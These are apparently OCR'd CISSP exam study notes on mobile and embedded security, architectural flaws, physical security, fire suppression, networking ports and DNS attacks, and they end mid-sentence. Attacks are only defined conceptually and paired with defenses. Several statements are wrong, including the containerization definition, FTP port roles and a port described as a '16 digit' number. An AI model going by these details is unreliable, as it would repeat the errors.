Storage Segmentation:
Asset Tracking:
Inventory Control:
Mobile device Management (MDM): This is a software solution to challenging task of managing mobile devices that employees use to access company resources. The goal of MDM is to improve security, provide monitoring, enable remote management etc.
Unified Endpoint management (UEM): This is a type of software tool that provides a single management platform to control mobile, PC, IoT, wearables, ICS and other devices. UEM is intended to replace MDM and enterprise mobility management (EMM) products by combining the features of numerous products into one solution
Mobile application management: This is similar to MDM but focus only on application management rather than managing the entire mobile device.
Device Access Control:
Removable Storage:
Disabling Unused features:
Application Security:
Key Management:
Credential Management:
Authentication :
Geotagging: Geotagging refers to the attaching of geographic coordinate information to images, video, and other media recorded by smartphones or GPS-enabled electronic devices
Encryption:
Application whitelisting:
BYOD Concerns : Bring your own devices
Corporate-Owned, Personally Enabled (COPE)
Choose Your Own Device (CYOD)
Corporate-Owned Mobile Strategy (COMS)
Data ownership
Support Ownership
Patch Management:
Antivirus management:
Forensics:
Privacy:
Onboarding/offboarding:
Adherence to corporate Policies:

User Acceptance:
Architecture/Infrastructure Considerations:
Legal Concerns:
Acceptable User policy:
On-board Camera/Video:
Sideloading
Tethering and Hotspots: Tethering is the activity of sharing the cellular network data connection of a mobile device with other devices. This is also known as Hotspot.

Assess and Mitigate Vulnerabilities in Embedded Devices and Cyber Physical systems:

An embedded system: This is a computer implemented as part of a larger system. Examples of Embedded systems include Network attached printers, Smart TV, HVAC controls, Smart Appliances etch.
Static Systems: A static environment is a set of conditions, events and surrounding that don't change. In Technology Static environments are applications, Oss, Hardware sets or networks that are configured for a specific need, capability or function and then set to remain unaltered.
Cyber Physical System: This refers to device that offer a computational means to control something in the physical world. Cyber physical devices and systems are essentially key elements in robotics (Any computational device that can cause a movement to occur in the real world is considered as robotic element) and sensor networks. Other examples are collision avoidance in vehicles, robot surgery, air traffic control coordination etc.

Methods of Securing Embedded and Static Systems:

Network Segmentation:
Security Layers:
Application Firewalls:
Manual Updates:
Firmware Version control:
Wrappers: A wrapper is something used to enclose or contain something else. These are well known in the security community in relation to Trojan horse malware. They are used as encapsulation solution.
Monitoring:
Control Redundancy and Diversity:

Specialized Devices:

Specialized equipment is anything designed for one specific purpose, to be used by a specific type of organisation or to perform a specific function. Examples: Medical equipment, smart vehicles, autonomous aircraft and smart meters. Drones delivery of food and other packages etc.

Service-Oriented Architecture:

SOA constructs new applications or functions out of existing but separate and distinct software services. The resulting application is often new; thus, its security issues are unknown, untested and unprotected. All new deployments especially new applications or functions need to thoroughly be investigated and tested before they are allowed to go live into a production

Microservices:

Microservices are an emerging feature of web-based solutions and are derivative of SOA. It is simply a one element, feature, capability, business logic or function of web application that can be called upon or used by other web applications. Microservices are a type of programming or
design architecture, whereas APIs are a standardized framework to facilitate communications and data exchange.

Infrastructure as code (IaC):

IaC is the managing and provisioning of infrastructure through code instead of through manual processes. With IaC, configuration files are created that contain your infrastructure specifications, which makes it easier to edit and distribute configurations.

OR it is the process of managing and provisioning computer data centres through machine-readable definition files, rather than physical hardware configuration or interactive configuration tools.

Software-Defined Everything (SDx):

SDx refers to the trend of replacing hardware with software using virtualization.

Virtual desktop Infrastructure (VDI):

This is also known as virtual desktop environment (VDE). Users can connect to the server to access their desktop from almost any system including from mobile devices. Persistent VDI retain a customizable desktop for the user and Non-Persistent VDI are identical and static for all the users.


Software-Defined Visibility (SDV) : SDV is a framework to automate the processes of network monitoring and response. The goal is to enable the analysis of every packet and make deep intelligence-based decisions on forwarding, dropping or otherwise responding to the threats.

Software-Defined data centre (SDDC)/Virtual data centre (VDC): This is concept of replacing physical IT elements with solutions provided virtually, and often by an external third party such a Cloud service provider (CSP).

Containerization:

This is a virtual machine-based system that uses a hypervisor installed onto the bare metal of the host server and then operates a full guest OS within each virtual machine and each virtual machine often supports only a single primary application. Containerization or OS-virtualization is based on the concept of eliminating the duplication of OS elements in a virtual machine.

FIGURE 9.4 Application containers versus a hypervisor



Serverless Architecture:

Serverless architecture is a cloud computing concept where code is managed by the customer and the platform (i.e. Supporting hardware, software) or server is managed by the cloud service provider (CSP).

Function as a Service (FaaS):

The execution model that allows software designers/architects/programmers/developers to focus on the logic of their code and not have to be concerned about the parameters or limitations of a specific server.

Essential Security Protection Mechanism:

Technical Mechanism: Refer domain 1 for Layering, Abstraction and data hiding

Process Isolation: This requires the OS to provide separate memory spaces for each process's instructions and data. Many modern OS address the need for process isolation by implementing virtual machines on a per user or per process basis. Two major advantage are:

- It prevents unauthorised data access.
- It protects the integrity of processes.

Hardware Segmentation: This is similar to process isolation in purpose. It prevents access to information that belongs to a different process/security level. The main difference is that hardware segmentation enforces these requirements through the user of physical hardware controls rather than the logic process isolation imposed by an OS.

Policy Mechanism: Refer Domain 7 for Least privilege and separation of duties.

Common Architectural Flaws and Security Issues:

No Security architecture is complete and totally secure. Every computer system has weaknesses and vulnerabilities. The goal of security model and architectures is to address as many known weaknesses possible.

Covert channel: This is a method that is used to pass information over a path that is not normally used for communication. Because the path is not normally used for communication, it may be protected by the system's normal security controls. Two types of Covert channel.

Covert Timing Channel: A covert timing channel conveys information by altering the performance of a system component or modifying a resources timing in a predictable manner. Using this channel is generally a method to secretly transfer data and is very difficult to detect.

Covert Storage Channel: Covert Storage channel conveys information by writing data to a common storage area where another process can read it.

Defense against Covert Channel: Proper Code Review, Auditing.

Input and Parameter Checking: check buffer overflow in domain 8

Maintenance Hooks and privileged Programs: Maintenance hooks are entry points into a system that are known only to the developers of the systems. Such entry points are also called as back door. The problem is that this type of access bypasses all security controls and provides free access to anyone who knows that the back door exists. It is imperative that you explicitly prohibit such entry points and monitor audit logs to uncover any such activity.

Incremental Attacks:

Data Diddling: This occurs when an attacker gain access to a system and makes small, random, or incremental changes to the data during storage, processing, input, output or during transaction.

Salami Attack: This name of the attack refers to a systematic whittling at assets in accounts or other records with financial values, where very small amounts are deducted from balances regularly and routinely. Only separation of duties and proper control over code can organisation completely prevent or eliminate such an attack.

Timing, State changes and communication disconnects: The common sequence of events for an algorithm is to check that a resource is available and then access it if you are permitted.

Time of Check(TOC): This is the time at which the subject checks on the status of the object. There are several decisions to make before returning to the object to access it. When a decision is made to access the object, the procedure accesses it at the Time Of Use (TOU). The difference between TOC and TOU is sometimes large enough for an attacker to replace the original object with another object that suits their own needs. Time to check to time to use(TOC/TOU) attacks are often called race conditions because the attacker is racing with the legitimate process to replace the object before it is used. Classic example of TOC/TOU attack is replacing a data file after its identity has been verified but before data is used.

Electromagnetic Radiation: Many hardware devices emit electromagnetic (EM)radiation during operation. The process of communicating with other machines or peripheral equipment's create emanations that can be intercepted. These emanations leaks can cause serious security issues but are generally easy to address. The easies way to eliminate electromagnetic radiation interception is to reduce the emanation through cable shielding etc.

Faraday Cage: This is a special enclosure that acts a s EM capacitor, when faraday cage is in use, no EM signals can enter or leave the enclosed area.

Jamming or Noise Generators: These use the idea that it is difficult or impossible to retrieve a signal when there is too much interference, thus broadcasting your own interference, you can prevent unwanted EM interception. The only issue with this concept is that you have to ensure that the interference wont effect the normal operations of your devices.one way to ensure that is to use control zones, which are Faraday cages used to block purposely broadcast interference.

Chapter 10 : Physical Security Requirements

Apply Security Principles to Site and Facility Design:

Physical controls are your first line of defence and people are your last.

Security Facility Plan: This outlines the security needs of your organisation and emphasizes methods or mechanisms to employ to provide security, such a plan is developed through a process known as critical path analysis.

Critical Path Analysis: This is a systematic effort to identify relationship between mission critical application, processes and operations and all the necessary supporting elements. Example, an e-commerce server used to sell products over the web relies on internet access, computer hardware, electricity, temperature control, storage facility and so on. When critical path analysis is performed properly, a complete picture of the interdependencies and interactions necessary to sustain the organization is produced

Technology Convergence: This is the tendency for various technologies, solutions, utilities and systems to evolve and merge over time.

- Site Selection
- Facility Design
- Natural Disasters

There is a well-established school of thought on "Secure Architecture" that is often called Crime Prevention Through Environmental Design (CPTED). The guiding idea is to structure the physical environment and surroundings to influence individuals' decisions that potential offenders make before committing any criminal acts.

Implement Site and Facility Security Controls:

The security controls implemented to manage physical security can be divided into three groups

Administrative Physical Security Control: This includes facility construction and selection site management, personnel controls, awareness training and emergency response and procedure.

Technical Physical Security Controls: This includes access controls, IDS, CCTV, monitoring, heating, ventilation and HVAC, power supplies and fire detection and suppression.

Physical Controls for Physical Security: This includes fencing, locks, construction material, mantraps, dogs and guards.

Functional order in which controls should be used:

Deterrence: Initial attempts to access physical access should be deterred (Boundary restrictions)

Denial: If deterrence fails, then direct access to physical assets should be denied (Locks, Vault doors)

Detection: If denial fails, your systems needs to detect instructions (Motion sensors)

Delay: If the breach is successful then the intruder should be delayed sufficiently (Cable lock on asset)

Determine: security staff or legal authorities should determine the cause of the incident or assess the situation to understand what is occurring.

Decide: Based on the assessment, they should decide on the response to implement.

Equipment Failure:

Mean Time To Failure (MTTF): This is the expected typical functional lifetime of the device given a specific operating environment.

Mean Time To Repair (MTTR): This is the average length of time require to perform a repair on the device. A device can often undergo numerous repairs before a catastrophic failure is expected.

Mean Time Between Failures (MTBF): This is the estimation of time between the first and any subsequent failure. If the MTTF and MTBF values are same or fairly similar, manufacturers often only list the MTTF to represent both values.

Note: Be sure to schedule all devices to be replaced before their MTTF expires.

Wiring Closet: A modern wiring closet where the networking cables for whole building or just a floor are connected to other essential equipment such as patch panel, switches, routers, LAN extenders etc. This is also called as premises wire distribution room and intermediate distribution facilities (IDF). For common copper based twisted pair cabling, the maximum run length is 100 meters.

Cable Plant: Cable plant is the collection of interconnected cables and intermediary devices (such as cross connects, patch panels and switches) that establish the physical network. Elements of cable plant includes the following

Entrance Facility: Also known as demarcation point. Entrance point of the building where cables from the provider connects to the internal cable plant.

Equipment Room: Main wiring closet for the building. Often connected to or adjacent to the entrance facility.

Backbone Distribution system: This provides wired connections between the equipment room and the telecommunication room, including cross-floor connection.

Telecommunication room: is a small room that encloses telecommunications network systems and devices

Horizontal distribution systems: This provides the connection between the telecommunication room and work area often including cabling, cross-connections blocks, patch panel and supporting hardware infrastructure (Such as cable trays, cable hanger)

Note: *The walls of your server room should have a one-hour minimum fire rating.*

Protected cable distribution or protective distribution systems (PDSs): are the means by which cables are protected against unauthorized access or harm? The goals of PDSs are to deter violations, detect access attempts, and otherwise prevent compromise of cables.

Smartcards: Refer domain 5

Proximity Readers:

This can be passive device, a field-powered device or a transponder. This is worn by an authorized user and can be used to control physical access. Passive device has no active electronics and is just a small magnet.

Field Powered proximity device: This has electronics that activate when the device enters the EM field that the reader generates. Effective concept of RFID (Radio Frequency identification)

Transponder Proximity device: This is self-powered and transmits a signal received by the reader. Example Garage door opener, car alarm key. Such devices may have batteries or even solar power.

Name	Electronics	used in
Passive Proximity Device	No	Antitheft devices used in retail products
Field Powered Proximity Device	Yes	RFID (Waving near to reader to unlock the door)
Transponder Proximity Device	self powered	Garage door, Car alarm key fob, uses batteries

Intrusion Detection System (IDS):

IDS are systems (Automated, manual) designed to detect an attempted physical intrusion, breach or attack.

Burglar Alarms: This is physical intrusion detection system that detects unauthorized activities and notify the authorities (internal security or external law enforcement)

Heartbeat Sensor: This is a mechanism by which the communication pathway is either constantly or periodically checked with a test signal. If the receiving station detects a failed heartbeat signal, the alarm triggers automatically.

Access Abuse:

No matter what form of physical access control is used, a security guard or other monitoring system must be deployed to prevent abuse, such as gaining unauthorized entry.

Masquerading: This is using someone's else security ID to gain entry into a facility.

Piggybacking: This is following someone through a secured gate or doorway without being identified or authorized personally.

Emanation Security:

Many electrical devices emanate electrical signals or radiation that can be intercepted by unauthorized individuals. Examples of emanation devices are wireless networking equipment and mobile phones. With the right equipment unauthorized users can intercept electromagnetic or radio frequency signal (known as emanations) from these devices and interpret them to extract confidential data. TEMPEST is used to countermeasure and safeguard against the emanations and below are the TEMPEST countermeasures

Faraday Cage: These are quite effective at blocking EM signals. Even inside an active Faraday cage, mobile phones don't work, and you can't pick up broadcast radio or TV station.

White Noise: This simply means broadcasting false traffic at all times to mask and hide the presence of real emanation.

Control Zone: This is either the implementation of Faraday cage or white noise generation or both to protect a specific area in an environment. This can be room, floor or an entire building.

Utilities and HVAC Consideration:

Power Consideration:

Surge Protectors: In the event of spike of power occurs, the Surge protectors' fuse will trip or blow, and all power will be cut off.

Power conditioner/Power-line Conditioner: it is the form of advanced surge protector that is also able to remove or filter line noise.

Uninterrupted power supply (UPS): UPS is a self-charging battery that can be used to supply consistent clean power to sensitive equipment.

Double Conversion UPS: taking power from the wall outlet, storing power out of battery and then feeding that power to whatever devices are connected.

Line interactive UPS: If the grid fails, this will automatically switch so that the power is pulled from the battery and provided to the equipment. There may have a very short moment when power is interrupted. It can be damaging to sensitive devices or cause other equipment to shut down and/or reboot.

Power Issue

Fault: A momentary loss of power

Blackout: A complete loss of power

Sag: Momentary low voltage

Brownout: Prolonged low voltage

Spike: Momentary high voltage

Surge: Prolonged high voltage

Inrush: An initial surge of power usually associated with connecting to a power source, whether primary or alternate/secondary.

Noise: A steady interfering power disturbance or fluctuation

Transient: A short duration of line noise disturbance

Clean: Nonfluctuating pure power

Ground: The wire in an electrical circuit that is grounded

Temperature, Humidity and Static:

Rooms intended primarily to house computers should generally be kept between 60 and 75 degree Fahrenheit (15 and 23 degree Celsius). Humidity in a computer room should be maintained between 40 and 60 percent. Too much humidity can cause corrosion and too little humidity can cause static

electricity.

Hot and cold aisles: are a means of maintaining optimum operating temperature in large server rooms

TABLE 10.1 Static voltage and damage

Static voltage	Possible damage
40	Destruction of sensitive circuits and other electronic components
1,000	Scrambling of monitor displays
1,500	Destruction of data stored on hard drives
2,000	Abrupt system shutdown
4,000	Printer jam or component damage
17,000	Permanent circuit damage

Fire Prevention, Detection and Suppression: Three corners of the triangle represent fire, heat and oxygen and the centre of the triangle represents the chemical reaction among these three elements. If you can remove any one of the four items from the fire triangle, the fire can be extinguished.




FIGURE 10.2 The fire triangle

- Water supresses the temperature
- Soda acid and other dry powders suppress the fuel supply.
- C02 suppresses the oxygen supply.
- Halon and other non-flammable gases interfere with the chemistry of combustion and/or suppress the oxygen supply.




FIGURE 10.3 The four primary stages of fire

Stage 1: The Incipient Stage: At this stage, there is only air ionization but no smoke.
Stage 2: The Smoke Stage: In Stage 2, smoke is visible from the point of ignition.
Stage 3: The Flame Stage: This is when a flame can be seen with the naked eye.
Stage 4: The Heat Stage: At Stage 4, the fire is considerably further down the timescale to the point where there is an intense heat build-up and everything in the area burns.

Fire Extinguishers:

TABLE 10.2 Fire extinguisher classes

Class	Type	Suppression material
A	Common combustibles	Water, soda acid (a dry powder or liquid chemical)
B	Liquids	CO_2, halon or alternate gas options, soda acid
C	Electrical	CO_2, halon or alternate gas options
D	Metal	Dry powder
K	Cooking media (fats, grease, oil)	Alkaline mixtures (e.g., potassium acetate, potassium citrate, or potassium carbonate) (to cause saponification)

Tip to remember:
Class A – turn to ASH -paper
Class B – things that BOIL – liquids
Class C – Current – Electricity
Class D – Things that Detonate or Dent – Metals
Class K - Kitchen

Fire Detection Systems:

There are many types of fire detection systems
Fixed temperature detection system: This triggers suppression when a specific temperature is reached. The trigger is usually a metal or plastic that it melts at a specific temperature. Mostly present in the office buildings.
Rate of rise detection system: When the speed trigger suppression reaches a specific level.
Flame actuated system: This is based on the infrared energy of flames. Only used in high-risk environment due to its cost.
Smoke actuated system: This uses photoelectric or radioactive ionization sensors as triggers. It is intended to be triggered by smoke, but the dust and steam can sometimes trigger the alarm.

Water Suppression Systems:

Four main types of water suppression systems:
Wet Pipe System: Also known as closed head system and is always full of water. Water discharges immediately when suppression is triggered.
Dry Pipe System: This contains compressed inert gas. Once suppression is triggered, the inert gas is released, opening a water valve that in turns caused the pipe to fill and discharge water into the environment moments later.
Deluge System: This is another type of dry pipe system and uses large pipes and therefore delivers larger volume of water. This is inappropriate for environment that contains electronics and computers.
Preaction System: This is the combination of dry/wet pipe system and uses two stage detection and release mechanism. This systems exists as a dry pipe until the initial stages of fire (smoke, heat etc) are detected and then the pipe are filled with water (Stage1). The water is released only after the

sprinkler head activation triggers are melted by sufficient heat (Stage 2). These systems are the most appropriate water-based system for environments that house both computer and human together.

Gas Discharge Systems:

These systems are usually more effective than water discharge system. This usually removes the oxygen from the air, thus making them hazardous to personnel. Halon is an effective fire suppression compound, but it degrades into toxic gases at 900-degree Fahrenheit and is not environment friendly. Below EPA approved substitutes are

FM-200(HFC-27ea)
CEA-400 or CEA-308
NAF-S III
FE-13 (HCFC Blend A)
Argon (IG55) or Argonite (IG01)
Inergen (IG541)
Aero-K

Implement and Manage Physical Security:

Fence: A fence is perimeter defining device. Fences 3 to 4 feet high deter casual trespassers. 6 to 7 feet are too hard to climb easily and deter most intruders. 8 and more feet high with three strands wire deter even determined intruders.

Gates: A gate is controlled exit and entry point in a fence.

Turnstiles: This is form of gate that prevents more than one person at the time from gaining entry and often restrict movement in one direction.

Mantraps/Access control vestibule: This is a double set of doors that is often protected by a guard. This prevents from piggybacking and can trap individuals to enter the premises.




FIGURE 10.4 A secure physical boundary with a mantrap and a turnstile

Lighting: This is commonly used form of permitter security control and its primary purpose is to discourage casual intruders, trespassers, prowlers or would be thieves who would rather perform their misdeeds in the dark. Perimeter protection should illuminate critical area with 2-foot candles of power. Lighting poles should be 40 feet apart.

Security Guards: They can monitor access points or watch detection and surveillance. Real benefit of guards is that they are able to adapt and react to various conditions or situations.

Dog Guards: This can be alternative to security guards and can be deployed as a perimeter security control. Dogs are extremely effective for detection and deterrence.

Robotic Sentries: These can be used to automatically patrol an area to look for anything out of place. Robot sentries use facial recognition to identify authorized individuals as well as potentially identify intruders. Robot sentries can be on the wheels or be a type of robot.

Internal security Controls:

Keys and combination locks: A lock is a crude form of an identification and authorization mechanism. Key based locks are the most common and inexpensive forms of physical access control

devices. These are often known as preset locks. Shimming is an attack mechanism used for preset locks. Many conventional locks are also vulnerable to an attack called bumping.

Electronic Access control (EAC): These locks incorporates three elements: An electromagnet to keep the door closed, a credential reader to authenticate subject and to disable the electromagnet, and a sensor to reengage the electromagnet when the door is closed.

Badges:

Badges, identification cards and security IDs are forms of physical identification and/or electronic access control devices.

Motion Detectors:

These are the devices that senses movements or sound in a specific area.

Digital motion Infrared Motion Detectors: Monitors for significant or meaningful changes in the digital pattern of a monitored area. This is effectively a smart security camera.

Passive Infrared (PIR)/Heat Based Motion Detectors: Monitors the changes in the heat levels and pattern in a monitored area.

Wave Pattern Motion Detectors: This transmits a consistent low ultrasonic or high microwave frequency signal int a monitored area and monitors for significant or meaningful changes or disturbances in the reflected pattern.

Capacitance Motion Detectors: These sense changes in the electrical or magnetic field surrounding a monitored object.

Photoelectric Motion Detector: These are usually deployed in internal rooms that have no windows and are kept dark. It senses changes in visible light level in the area.

Passive Audio Motion Detectors: This listens for abnormal sounds in the monitored area.

Name	**Monitors**
Digital motion Infrared detector	Changes in digital pattern effectively a smart security camera
Passive infrared (PIR)/ *Heat-based motion detector*	Changes in heat level and pattern
Wave pattern motion detector	Transmits low ultrasonic or high microwave frequency signal. Monitors for changes or disturbances in the reflected area.
Capacitance motion detector	Changes in Electrical or magnetic field surroundings
Photoelectric motion detector	Changes in visible light levels usually deployed in internal rooms that have no windows and are kept dark
Passive audio motion detector	listens for abnormal sound

Intrusion Alarms:

- Deterrent Alarms
- Repellent Alarms
- Notification Alarms
- Local Alarm System
- Central station system
- Auxillary alarm system

Domain 4 -- COMMUNICATION AND NETWORK SECURITY


The domain 4 of CISSP consists of 2 chapters as below

Chapter 11: Secure Network Architecture and Securing Network Components
Chapter 12: Secure Communications and Network Attacks

Chapter 11: Secure Network Architecture and Securing Network Components


OSI Model 7 Layers and how data is called in each layer (Figure below)

FIGURE 11.4 OSI model layer-based network container names



Protocols used in OSI and TCP Model

FIGURE 11.5 Comparing the OSI model with the TCP/IP model



Layer NO	Layer Name	Protocol used
Layer 7	Application	*HTTP, FTP, LPD (Line Print Daemon),SMTP, Telnet, TFTP, EDI (Electronic Data Exchange) POP3, IMAP, SNMP, NNTP, SET*
Layer 6	Presentation	*ASCII, EBCDICM, TIFF, JPEG, MPEG, MIDI*
Layer 5	Session	*NFS, SQL, RPC, Control modes are Simple, Half Duplex and Full Duplex*
Layer 4	Transport	*TCP, UDP, SPX, SSL, TLS*
Layer 3	Network	*ICMP, RIP, OSPF, BGP,IGMP, IP, IPSec, IPX, NAT, SKIP*
Layer 2	Data Link	*SLIP, PPP, ARP, L2F, L2TP, PPTP, ISDN*
Layer 1	Physical	*EIA/TIA-232 and EIA/TIA-449 X.21, HSSI (High Speed Serial interface) SONET V.24 and V.35*

Note: Most Protocols starts with "I" are part of Layer 3 except IMAP which is of Layer 7.


TCP/UDP port range is 0 to 65,535 and is a 16 digit binary number. The combination of an IP address and port number is known as Socket

Well known port = 0 to 1,023
Registered ports = 1,024 to 49151
Random/ Dynamic port = 49152 to 65535

TCP IP protocol value is 6 and for UDP is 17

Three way Handshake steps to start the communication

1. The client sends a SYN (synchronize) flagged packet to the server.
2. The server responds with a SYN/ACK (synchronize and acknowledge) flagged packet back to the client.
3. The client responds with an ACK (acknowledge) flagged packet back to the server.



Two methods to disconnect the TCP session

First is the use of FIN (finish) flagged packets to gracefully initiate session shutdown.
Second is the use of an RST (reset) flagged packet which causes the immediate and abrupt termination of session.

IP Classes

Class	First Binary Digit	Decimal Range	Subnet mask	CIDR Equivalen
Class A	0	1-126	255.0.0.0	/8
Class B	10	128-191	255.255.0.0	/16
Class C	110	192-223	255.255.255.0	/24
Class D(Multicast)	1110	224-239		
Class E (Reserved)	1111	240-255		

ICMP protocol value is 1 and IGMP Protocol Value is 2---Use the below link to check values for other protocols
https://www.iana.org/assignments/protocol-numbers/protocol-numbers.xhtml

Common Application layer protocols

Protocl	Protocol No	Details
Telnet	23	*Supports remote connectivity for executing commands and application*
FTP	20(Passive) and 21(Active)	*Supports an exchange of files that requires anonymous or specific authentication*
TFTP	UDP 69	*Supports an exchange of files that doesn't require authentication*
SMTP	TCP 25	*Used to transmit email messages from client to email server and from one email server to another*
POP3	TCP 110	*Used to pull email messages from an inbox on an email server down to an email client*
IMAP	TCP 143	*does the same thing as POP3 but is more secure and is able to delete the messages directly from the email server without having to download to client*
DHCP	UDP 67 and 68	*Port 67 as destination on server is to receive client comms and port 68 as source port as client request.*
LPD	TCP 515	*Used to spool print jobs and to send print jobs to printers*
X window	TCP 6000-6063	*This is GUI API for command line operating systems*
NFS	TCP 2049	*Network service used to support file sharing between dissimilar systems*
SNMP	UDP 161 & 162	*To collect network health and status info. Port 161 as SNMP agent 162 is for trap messages.*

Note: FTP Port 20 is for Data Transfer and Port 21 is for Control Collection

DNP3:

Distributed Network protocol is primary used in the electric and water utility and mgmt industries. DNP3 is open and public standard and is a multilayered protocol that functions similarly to that of TCP/IP

Domain Name Server (DNS):

DNS resolves a human friendly domain name into its IP address equivalent. It links IP addresses and human friendly fully qualified domain name (FQDN) together. FQDN consists of three main parts.
TOP LEVEL DOMAIN: The com in www.google.com
REGISTERED DOMAIN NAME: The Google in www.google.com
SUBDOMAIN OR HOSTNSME: The www in www.google.com
Total length of FQDN can't exceed 253 characters including the dots and single section can't exceed 63 characters.

TABLE 11.6 Common resource records

Record	Type	Description
A	Address record	Links an FQDN to an IPv4 address
AAAA	Address record	Links an FQDN to an IPv6 address
PTR	Pointer record	Links an IP address to a FQDN (for reverse lookups)
CNAME	Canonical name	Links an FQDN alias to another FQDN
MX	Mail exchange	Links a mail- and messaging-related FQDN to an IP address
NS	Name server record	Designates the FQDN and IP address of an authorized name server
SOA	Start of authority record	Specifies authoritative information about the zone file, such as primary name server, serial number, time-outs, and refresh intervals

DNSSEC (Domain Name system security extensions) :

DNSSEC is a security improvement to the existing DNS infrastructure. Primary function of DNSSEC is to provide reliable authentication between devices during DNS operations. The goal of the DNSSEC is to prevent a range of DNS abuses where false data can be injected into the resolution process.
Non-DNS servers (mostly client devices) especially when using the internet, should consider using DNS over HTTPS (DoH) now called Oblivious DoH (ODoH).

DNS POISONING:

DNS Poisoning is the act of falsifying the DNS information used by a client to reach a desired system. DNS poisoning can take place at any steps, but the easiest way is to corrupt the HOSTS file or the DNS server query.

TECHINIQUES USED BY AN ATTACKER TO EXPLOIT OR ATTACK DNS:

- Deploy a rouge DNS Server (Also known as DNS Spoofing or DNS Pharming)
- Perform DNS cache Poisoning: Attacking DNS server and placing incorrect information into its zone file or cache.
- Alter the HOSTS file
- Corrupt the IP configuration
- Use Proxy falsification

METHODS THAT CAN BE TAKEN TO GREATLY REDUCE THE THREATS TO DNS

- Limit zone transfers from internal to external DNS Servers. This can be achieved by blocking port TCP-53 (Zone transfer request) and UDP 53 (queries).
- Deploy a NIDS(Network intrusion detection system) to watch of abnormal DNS traffic
- Properly harden all DNS Servers, client systems in your network
- Use DNSSEC to secure your DNS infrastructure.
- Use DoH or ODoH on all clients where supported.

DNS Pharming:

This is a malicious redirection of a valid website's URL or IP address to a fake website that hosts a false version of the original valid site.

Domain Hijacking:

Domain hijacking or domain theft is the malicious action of changing the registration of a domain name without the authorization of the valid owner. Best defense against domain hijacking is to use the strong multifactor authentication when logging into your domain registrar.

Typo squatting:

This is a practice employed to take advantage of when a user mistype the domain name or IP address of an intended resource. Example google.com as gooogle.com.

URL Hijacking:

URL hijacking refers to the practice of displaying a link or advertisement that looks like
